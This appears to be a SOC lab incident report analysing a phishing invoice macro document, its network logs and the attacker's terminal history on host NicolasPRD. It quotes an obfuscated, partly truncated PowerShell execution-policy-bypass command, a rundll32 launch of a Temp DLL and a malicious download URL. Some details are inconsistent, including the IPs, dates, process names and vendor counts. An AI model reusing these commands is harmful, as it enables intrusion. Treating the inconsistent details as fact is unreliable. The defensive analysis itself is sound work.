



## Official incident report

Event ID: 76

Rule Name: SOC137 - Malicious File/Script Download Attempt

Made By

LinkedIn: Engineer.Ahmed Mansour

Link: <https://www.linkedin.com/in/ahmed-mansour-5631b5323/>

Github link: <https://github.com/AhmedMansour93>

# Table of contents

<b>Official incident report</b>	<b>1</b>
Event ID: 76	1
Rule NameSOC137 - Malicious File/Script Download Attempt	1
<b>Table of contents</b>	<b>2</b>
<b>Event Details</b>	<b>3</b>
<b>Network Information Details</b>	<b>4</b>
<b>Analysis</b>	<b>5</b>
Log management	5
<b>Security Email</b>	<b>9</b>
<b>Detection</b>	<b>10</b>
Threat intelligence	10
<b>Endpoint Security</b>	<b>12</b>
<b>Conclusion</b>	<b>18</b>

# Event Details

**Event ID:**

76

**Event Date and Time:**

Mar, 14, 2021, 07:15 PM

**Rule:**

SOC137 - Malicious File/Script Download Attempt

**Level:**

Security Analyst

**Hostname:**

NicolasPRD

**File Name:**

INVOICE PACKAGE LINK TO DOWNLOAD.docm

**File Hash:**

f2d0c66b801244c059f636d08a474079

**File Size:**

16.66 Kb

**Device Action:**

Blocked

# Network Information Details

## Destination IP Address:

172.16.17.201 internal

## Source IP Address:

3.68.171.119 external

### *Destination IP Address:*

- **172.16.17.37 (Internal)**
  - This IP address is within the private IP range (172.16.0.0 to 172.31.255.255), indicating it belongs to your organization's internal network. Traffic directed to this address remains within the local network. Therefore, the device with this IP address is located within your internal environment.

### *Source IP Address:*

- **188.114.96.0 (External)**
  - This is a public IP address coming from outside your organization's network. The traffic originating from this external IP address suggests that the source of the communication or potential threat comes from an entity on the internet, targeting the internal device at 172.16.17.37. This external source could represent a legitimate user, a benign connection, or a potential threat depending on the context of the activity observed.

- **The attack is external**

# Analysis:

## Log Management

We'll proceed by entering the Source IP address and reviewing the results. Based on the time and date of the attack.

Please refer to the attached image for further details regarding the attack.

DATE	TYPE	SRC ADDRESS	SRC PORT	DEST. ADDRESS	DEST. PORT	RAW
		Columns	Operator	Value		
		X Src Address	contains	172.16.17.37		
Mar, 07, 2021, 04:50 PM	Proxy	172.16.17.37	48463	49.51.12.195	80	🔍
Mar, 07, 2021, 04:50 PM	Proxy	172.16.17.37	48463	49.51.12.195	443	🔍
Mar, 07, 2021, 04:54 PM	Proxy	172.16.17.37	48463	31.214.157.60	80	🔍

**3 Logs records for the destination IP regarding to our alert date and time.**

Please refer to the attached image for further details regarding the attack.

We will explain all of them step by step

## Log Analysis

- **Log1:**

DATE	RAW LOG	ADDRESS	DEST. PORT	RAW
Mar, 07	Request URL: http://ueba6ka.club/favicon.ico	12.195	80	
Mar, 07	Request Method: GET	12.195	443	
Mar, 07	Device Action: Allowed			
	Process: iexplore.exe	157.60	80	
	Parent Process: svchost.exe			

- **Request URL:** http://ueba6ka.club/favicon.ico
- **Request Method:** GET
- **Device Action:** Allowed
- **Process:** iexplore.exe
- **Parent Process:** svchost.exe


### Analysis:

1. **Request URL:** The URL http://ueba6ka.club/favicon.ico appears to point to a favicon file. However, this URL is suspicious because it is hosted on a non-standard domain (ueba6ka.club), which doesn't seem like a legitimate or well-known site.
2. **Request Method:** A GET request is typical for fetching files, like images or icons. The use of .ico is intended to look harmless, as it is usually associated with website icons. This could be a tactic to disguise the malicious nature of the request.
3. **Device Action:** The action was allowed, meaning that the network did not block this outbound connection, allowing the system to communicate with the suspicious domain.
4. **Process:** iexplore.exe is Internet Explorer, which suggests that this connection was made through the browser. However, in many attacks, attackers use legitimate processes like browsers to avoid detection.
5. **Parent Process:** svchost.exe is a system process that can be used by attackers to run malicious code or launch other processes. This may indicate that iexplore.exe was launched in an unusual way, possibly indicating a malicious script or process executed by svchost.exe.

### Conclusion:

This log entry suggests a potential malicious connection to a suspicious domain. The request for a .ico file might be a part of the attacker's effort to establish an initial connection or to download a small piece of data that could trigger further actions (like loading a script or identifying the victim system).

- **Log2:**



DATE	RAW LOG	ADDRESS	DEST. PORT	RAW
Mar, 07	Request URL: iluuryeqa.info	12.195	80	⊕
Mar, 07	Request Method: GET	12.195	443	⊕
Mar, 07	Device Action: Allowed			
	Process: powershell.exe	157.60	80	⊕
	Parent Process: wmioprse.exe			

- **Request URL:** iluuryeqa.info
- **Request Method:** GET
- **Device Action:** Allowed
- **Process:** powershell.exe
- **Parent Process:** wmioprse.exe


*Analysis:*

1. **Request URL:** The domain iluuryeqa.info is obscure and does not match any known legitimate service. Domains with random names are often used in phishing campaigns, command-and-control (C2) communications, or for distributing malware.
2. **Request Method:** Again, a GET request is used, which might be the attacker attempting to download additional malicious payloads or communicate with a C2 server.
3. **Device Action:** The request was allowed, so there was no blocking of this suspicious connection.
4. **Process:** powershell.exe is being used to make this request. PowerShell is a powerful scripting language often abused by attackers to execute commands, download files, or create reverse shells. Its involvement here is highly suspicious and indicates the use of a script or command to make this connection.
5. **Parent Process:** wmioprse.exe is a legitimate process related to Windows Management Instrumentation (WMI). However, attackers frequently abuse WMI to execute commands and launch other processes remotely or to gain persistence. The use of wmioprse.exe to launch powershell.exe suggests a deeper compromise, potentially indicating an attacker using WMI to execute PowerShell commands.

*Conclusion:*

This log suggests that the attacker used PowerShell, likely through a malicious script executed by WMI, to connect to a suspicious domain (iluuryeqa.info). This could be part of a second-stage attack where the attacker is attempting to download additional payloads or establish communication with a C2 server.

- **Log3:**



- **Request URL:**  
`http://ueba6ka.club/images/DVeUkINudhi79z0c_2Bv/hcMjSPUhHNICgDZ2eJc/uPkHWXvBmVjikkuyor3cnx/gi3BCr71Lr1RP/OOmOS8_2/B17A_2Fjz2BM4Pth4RZbBKk/1OVxs19bE9/6wtE2QLgVO1DP1TCF/SoIEOJUXIYbo/RtuJbNDFWW5/V.avi`
- **Request Method:** GET
- **Device Action:** Allowed
- **Process:** `iexplore.exe`
- **Parent Process:** `svchost.exe`

*Analysis:*


1. **Request URL:** This URL is highly unusual and is likely obfuscated or randomized to avoid detection. It points to a `.avi` file, which could either be an actual video file or, more likely, a disguise for a malicious payload. Using multimedia extensions for malicious files is a common tactic.
2. **Request Method:** The use of GET here might indicate an attempt to download the file. The complexity and randomness in the URL path can be an indicator of obfuscation used to bypass URL filters.
3. **Device Action:** The request was allowed, meaning the system or network security did not block this potentially malicious activity.
4. **Process:** `iexplore.exe` is again used, indicating this activity is happening through Internet Explorer. This could either mean the user was tricked into visiting this URL (perhaps via phishing) or `iexplore.exe` was hijacked to perform this request.
5. **Parent Process:** `svchost.exe` being the parent process suggests that `iexplore.exe` might have been launched or controlled through a system process, possibly pointing to process injection or some form of exploitation that allowed the attacker to run Internet Explorer in this manner.

*Conclusion:*


This log entry shows an attempt to download a suspicious file from a non-standard domain. The use of a `.avi` extension and the complex URL path are likely meant to evade detection. The attack might be at a stage where the attacker is downloading additional tools or payloads to the compromised system.



# Email Security:



- I entered the hostname without including the "PRD" prefix, and it successfully returned the corresponding email.
- **There is only 1 email and content is below.**



The language of the email was designed to appear legitimate, offering support for any installation-related questions. However, the user proceeded to download the attached file without further verification, potentially exposing the system to malicious content under the guise of a routine software update.

Hello, Attached copy of your unpaid invoice & Statement Our Statement shows 2 invoices are paid. Our AP did confirmed payment was paid on the 13th of October into your Bank account. Thank you.


The Attachments

6c710ea05ee2fd01ec10d45b4f0d86b6

## Detection:

## Threat Intelligence Results

We will conduct a comprehensive scan of the source IP address using VirusTotal to assess its reputation and determine if it has been associated with any known malicious activities or threats.



VirusTotal Results for Attacker IP: 188.114.96.0


VirusTotal analysis of the source IP address 188.114.96.0 reveals that 9 out of 94 security vendors have flagged this IP as malicious. The detections include the following:

- **alphaMountain.ai:** Malicious
- **ArcSight Threat Intelligence:** Malware
- **BitDefender:** Malware
- **Criminal IP:** Malicious
- **CyRadar:** Malicious
- **Forcepoint ThreatSeeker:** Malicious
- **G-Data:** Malware
- **VIPRE:** Malware

This indicates a moderate level of concern regarding the potential threat posed by this IP address.

- [Reference result.](#)
- **The Traffic is Malicious**

We will conduct a comprehensive scan File Hash using VirusTotal to assess its reputation and determine if it has been associated with any known malicious activities or threats.




VirusTotal analysis for the file hash `f2d0c66b801244c059f636d08a474079` shows multiple detections across various security vendors, indicating that the file is highly likely to be malicious. Notable detections include:


- **Alibaba:** TrojanDownloader  
/MalDoc.ali1000103
- **AliCloud:** Trojan[downloader]
- **ALYac:** Trojan.Generic.32578664
- **Antiy-AVL:** Trojan[Downloader]/MSOffice.Agent
- **Arcabit:** Trojan.Generic.D1F11C68
- **Avast / AVG:** VBS
- **Avira:** VBS/Dldr.Agent.VPNZ
- **BitDefender:** Trojan.Generic.32578664
- **ClamAV:** Doc.Downloader.Pwshell-10001336-0
- **CTX:** Docx.trojan.generic
- **Cynet:** Malicious (score: 99)
- **DrWeb:** W97M.DownLoader.6107
- **Elastic:** Malicious (high confidence)

These results highlight the file's association with Trojan downloaders and RATs, suggesting it poses a significant threat.

# Endpoint Security:



- We conducted a thorough review of the 12 Terminal History records, systematically analyzing each recorded entry step by step. Check the attached photo.



The logs from the terminal history indicate a series of actions that reveal how the attacker gained access to the system, executed malicious payloads, and conducted reconnaissance to gather information about the compromised environment. Here's a detailed analysis of each log record to understand the attack's progression:

## Record 1:

- **Timestamp:** 06.02.2021 12:42
- **Command:** whoami

*Analysis:*

The attacker executed the `whoami` command to determine the current user context. This is a typical initial reconnaissance step to understand the level of access they have on the compromised system. It allows the attacker to know whether they have administrative privileges or need to escalate their privileges further.

## Record 2:

- **Timestamp:** 07.03.2021 16:12
- **Command:**

```
wmic 'Process' CALL 'create' 'Powershell -eXECuTIonpOli BYpAsS -nop -WIND hidden -noniNteRaCti iEX ('/'.('ls');${rW}=[sYstEm.IO.COMPRessIOOn.coMPressIonmoDE]::DEcoMprESS;.(s+'al') VV iEX;&('ps');&(s+'al') VVv NEw-objECt;(&('V'+Vv') systEm.IO.coMpreSsIon.DeFLAteSTReam([iO.meMOrystREaM][ConVeRT]::FRomBaSE64StRing( ...'
```

### *Analysis:*

This command is highly suspicious and indicates the execution of an obfuscated PowerShell script. The use of `wmic` to create a process with PowerShell suggests an attempt to bypass execution policies (`-ExecutionPolicy Bypass`) and execute a hidden (`-WindowStyle Hidden`) and non-interactive (`-NoProfile -NonInteractive`) PowerShell command.

- **What It Does:** This command is used to run a complex, obfuscated script. The script appears to use base64-encoded data, which is decompressed and then executed. This technique is often used to execute malicious payloads while avoiding detection. The command could be downloading and executing malware from a remote server, establishing a reverse shell, or performing other malicious activities.

## Record 3:

- **Timestamp:** 07.03.2021 16:13
- **Command:**

```
Powershell -eXECuTIonpOli BYpAsS -nop -WIND hidden -noniNteRaCti iEX ('/'.('ls');${rW}=[sYstEm.IO.COMPRessIOOn.coMPressIonmoDE]::DEcoMprESS;.(s+'al') VV iEX;&('ps');&(s+'al') VVv NEw-objECt;(&('V'+Vv') systEm.IO.coMpreSsIon.DeFLAteSTReam([iO.meMOrystREaM][ConVeRT]::FRomBaSE64StRing( ...'
```

### *Analysis:*

This command is similar to the previous one, indicating the execution of another obfuscated PowerShell script. The script seems to be performing actions such as creating objects, decompressing data, and executing it. This could be the continuation of the previous attack, potentially executing a second-stage payload or performing further malicious actions.

## Record 4:

- **Timestamp:** 07.03.2021 16:14
- **Command:**

```
C://Windows//system32//rundll32.exe //s  
C://Users//Nicolas//AppData//Local//Temp//oo2ofzo5.dll DllRegisterServer
```

### *Analysis:*

- **What It Does:** This command uses `rundll32.exe` to execute a DLL file located in a temporary directory. The `DllRegisterServer` function is being called, which is commonly used for registering a DLL with the system. However, in this context, it is likely being used to execute a malicious DLL that was previously downloaded or created on the system.
- **Why It's Suspicious:** Running DLLs from a temporary directory is unusual for legitimate software and is a common tactic used by malware to execute arbitrary code.

## Record 5:

- **Timestamp:** 07.03.2021 16:16
- **Command:** `cd Nicolas`

### *Analysis:*

The attacker is navigating to the "Nicolas" directory, which is likely the current user's profile directory. This step suggests the attacker is exploring the filesystem, possibly looking for valuable information or files to exfiltrate.

## Record 6:

- **Timestamp:** 07.03.2021 16:18
- **Command:** `type notes.txt`

### *Analysis:*

The attacker is reading the contents of a file named `notes.txt`. This could contain sensitive information, such as passwords, configuration details, or other data that the attacker might find useful for further exploitation or exfiltration.

## Record 7:

- **Timestamp:** 18.02.2021 09:13
- **Command:** `ipconfig`

*Analysis:*

The `ipconfig` command is used to view the network configuration of the system. The attacker is likely gathering information about the network, such as IP addresses, subnet masks, and default gateways. This information can help the attacker understand the network layout and identify potential targets within the network.

## Record 8:

- **Timestamp:** 18.02.2021 09:14
- **Command:** `dir`

*Analysis:*

The attacker is listing the contents of the current directory. This is a basic file system reconnaissance step to identify files and directories that might be of interest for further exploration or exploitation.

## Record 9:

- **Timestamp:** 19.02.2021 09:15
- **Command:** `hostname`

*Analysis:*

The `hostname` command reveals the name of the computer. The attacker is likely gathering this information to identify the specific system they have compromised, which can be useful for tracking their activities or for targeting specific systems within the network.

## Record 10:

- **Timestamp:** 19.02.2021 09:16
- **Command:** `net user`

*Analysis:*

The attacker is using the `net user` command to list user accounts on the system. This is a reconnaissance step to gather information about the user accounts that exist on the machine, including potential accounts with elevated privileges that the attacker might target for privilege escalation.

## Record 11:

- **Timestamp:** 19.02.2021 09:17
- **Command:** `whoami`

*Analysis:*

This is another instance of the attacker using the `whoami` command to check their current user context. This suggests the attacker is verifying their privileges or confirming which user account they are currently operating under, possibly after a privilege escalation attempt.

## Record 12:

- **Timestamp:** 19.02.2021 11:18
- **Command:** `tasklist`

*Analysis:*


The `tasklist` command displays a list of currently running processes on the system. The attacker is likely using this to identify running processes, which can reveal active security software, other users' processes, or services that might be exploited further.

## Summary of Attack Actions:

- **Initial Reconnaissance:** The attacker started with basic reconnaissance commands (`whoami`, `ipconfig`, `hostname`, `net user`) to gather information about the compromised system and network.
- **Payload Execution:** The use of obfuscated PowerShell commands and `wmic` suggests that the attacker executed a sophisticated payload, potentially a script to download and execute additional malware or establish a backdoor on the system.
- **Malware Deployment:** By using `rundll32.exe` to run a DLL from a temporary directory, the attacker executed what appears to be a malicious payload, possibly to gain further control or execute specific actions on the system.
- **Further Reconnaissance and Data Gathering:** The attacker navigated the file system, read files (`notes.txt`), and used `tasklist` to identify running processes, indicating an effort to collect data or identify potential targets for further exploitation.
- **No one requested the C2.**



After thoroughly analyzing this alert and reviewing all associated logs, it's evident that the device has been compromised. Immediate containment is necessary to prevent further damage or spread within the network.



**We have successfully initiated the containment.**

## Conclusion:

The incident involving Event ID 76, detected on March 14, 2021, marks a significant security breach attempt on our network, targeting the host 'NicolasPRD'. The primary threat centered around the malicious file "INVOICE PACKAGE LINK TO DOWNLOAD.docm," flagged and subsequently blocked due to its high-risk profile. This document, with the file hash `f2d0c66b801244c059f636d08a474079`, was found to be 16.66 Kb in size and recognized by multiple security vendors as a TrojanDownloader variant, indicating its role in attempting to deliver further malicious payloads.

The network analysis revealed that the attack originated from two external IP addresses, `3.68.171.119` and `188.114.96.0`. VirusTotal analysis flagged the latter IP as particularly concerning, with 9 out of 94 security vendors labeling it as malicious. This classification underscores the IP's potential involvement in malicious activities, such as malware distribution or command-and-control (C2) operations. The targeted internal IPs `172.16.17.201` and `172.16.17.37` show that the attacker aimed to penetrate our internal network, emphasizing the need for vigilant internal monitoring.

Our in-depth log analysis revealed a multi-stage attack strategy. The initial connection was established via a seemingly innocuous request to `ueba6ka.club/favicon.ico`. Despite its benign appearance, this domain is suspicious and suggests an attempt to disguise malicious activity under the guise of a favicon request. This step was potentially part of the attacker's reconnaissance phase, aiming to identify and exploit system vulnerabilities.

Subsequent logs indicated the use of PowerShell, executed through the `wmiprvse.exe` process, to connect with an obscure domain (`iluuryeqa.info`). The use of PowerShell and WMI in this context is particularly alarming, as it indicates an advanced level of attack sophistication, possibly leveraging Living off the Land (LotL) techniques. This method allowed the attacker to bypass traditional security measures, utilizing legitimate system tools to establish a foothold and communicate with external C2 servers.

Further analysis of the network traffic showed an attempt to download a file from `ueba6ka.club`, disguised as a `.avi` file. The obfuscated URL path and the use of a multimedia extension suggest an effort to evade detection mechanisms and deliver additional malicious payloads to the compromised system. The complexity of this URL path is indicative of an obfuscation strategy designed to bypass URL filtering and network security protocols.

Email analysis also uncovered an attempt to deliver the malicious document under the guise of a legitimate invoice, exploiting common trust mechanisms to lure the user into executing the malicious payload. The email content was crafted to appear routine and support-oriented, a classic tactic in social engineering to lower the target's defenses.

The endpoint security logs further corroborate the severity of this incident. The attacker's use of obfuscated PowerShell commands and the execution of a malicious DLL via `rundll32.exe` demonstrate a clear attempt to gain persistent access to the system. The subsequent file system

exploration and data gathering activities highlight a deliberate effort to identify and exfiltrate valuable information from the compromised host.

Given the evidence, this attack constitutes a serious breach attempt, utilizing sophisticated techniques such as PowerShell exploitation, WMI abuse, and the delivery of obfuscated payloads. The combination of network traffic analysis, endpoint security data, and email investigation paints a picture of a highly targeted attack designed to infiltrate our network and potentially establish a C2 infrastructure.

Immediate containment was necessary and has been successfully executed to prevent further compromise. This incident underscores the critical importance of continuous monitoring, rapid response capabilities, and user education to recognize and avoid such threats in the future. Further investigation and strengthening of our security posture are recommended to mitigate similar threats going forward.